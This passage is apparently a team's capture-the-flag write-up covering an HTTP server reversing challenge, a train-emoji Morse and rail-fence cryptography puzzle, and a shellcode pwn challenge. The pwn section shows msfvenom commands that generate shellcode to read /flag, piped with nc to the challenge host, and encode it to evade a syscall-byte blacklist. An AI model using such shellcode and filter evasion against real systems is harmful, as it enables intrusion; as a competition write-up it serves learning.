  send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
       0);
}
```

The server code checks if the request matches the string and this check is done using the **strstr** function

- The server expects a very specific request format:

```bash
GET /goodshit/umcs_server HTTP/13.37
```

- Anything else (like a normal `HTTP/1.1` request) might be unhandled → triggering a crash or default error path.


After analyzing the file and decompiled it with my bestfriend chatgpt it says that the server expects a very specific request format which is

```
GET /goodshit/umcs_server HTTP/13.37
```

If this request is received, the server attempts to open a file (/flag) and sends its contents back to me. If the request doesn't match, the server returns a 404 Not Found error.

So uh... this wasn't any interesting but after having a very very deeptalk with my brother (chatpgt),I decided to use the printf command to get the exact HTTP GET request that the server expects.

```
printf "GET /goodshit/umcs_server HTTP/13.37\r\n\r\n" | nc 34.133.69.112 8080
```



And I got the flag... !! yay

Flag

```
umcs{http_server_a058712ff1da79c9c9bbf211907c65a5cd}
```


Cryptography

1. Gist of Samuel (lkhwn.nzm & Akmlalff)

Description
Samuel is gatekeeping his favourite campsite. We found his note.


Files Given
Gist of Samuel.txt

Hint
https://gist.github.com/umcybersec




We were given a file full of train emojis

From the pattern, the blue train is always singular, so we instantly assume it was morse code since the spaces are required to separate the characters.



We used gpt to generate a script to convert it into dots and dash.

Then we used multiple morse code decoders online to decrypt it. But not of all it works as not all morse code decoders has “#”. So we used https://morsecode.world/international/translator.html




https://www.tunnelsup.com/hash-analyzer/


We initially thought “E012D0A1FFFAC42D6AAE00C54078AD3E” is a hash so we put it into hash analyzer to check for it and its actually a md5 hash and it needs to be decrypted. But no encryption we tried worked. So I was stucked here for a while.


Then the admin dropped a hint here and instantly we knew the string earlier wasn’t an encrypted value but an address of another github page. Since the we saw the hash from gist:55bb6b18159083cf811de96d8fef1583 was used in the url so we pasted the hash we got into the url.

https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e



And we got the veryveryveryverysecret.








Then we tried the only thing left that relates to trains because Samuel is obsessed with trains. Rail fence, because it rhymes

With railway. We also use number 8 as the key because the morse code also translates to Samuel favourite number is 8.

Then, seeing this is used as an ascii art, we thought that maybe the text needs to be within a specific width to be something readable.








After making it wider we got the flag !!

Flag

umsc{WILLOW_TREE_CAMPSITE}

PWN

1. babysc (lkwn.nzm)



Description
Shellcode

Connection and Files given
34.133.69.112 port 10001, Dockerfile, babysc.c and babysc


```
┌──(pwnenv)─(kali㉿kali)-[~/Downloads/pwn]
└─$ checksec babysc
[*] '/home/kali/Downloads/pwn/babysc'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      PIE enabled
    Stack:    Executable
    RWX:      Has RWX segments
    SHSTK:    Enabled
    IBT:      Enabled
    Stripped: No
```

First I analyze using checksec


We see that RWX has segments, that means that I can inject and run shellcode directly.

```
┌──(pwnenv)─(kali㉿kali)-[~/Downloads/pwn]
└─$ msfvenom -p linux/x64/exec CMD="cat /flag" -f raw -o pa
yload.bin

[-] No platform was selected, choosing Msf::Module::Platfor
m::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 46 bytes
Saved as: payload.bin

┌──(pwnenv)─(kali㉿kali)-[~/Downloads/pwn]
└─$ cat payload.bin | nc 34.133.69.112 10001
```

However, there was no response.



Then I use a simple xor encoding to bypass the blacklist and get the flag.




This is the exploit

```
msfvenom -p linux/x64/exec CMD="cat /flag" -f raw -b '\x0f\x05\xcd\x80' -e x86/call4_dword_xor -o payload_xor.bin
```

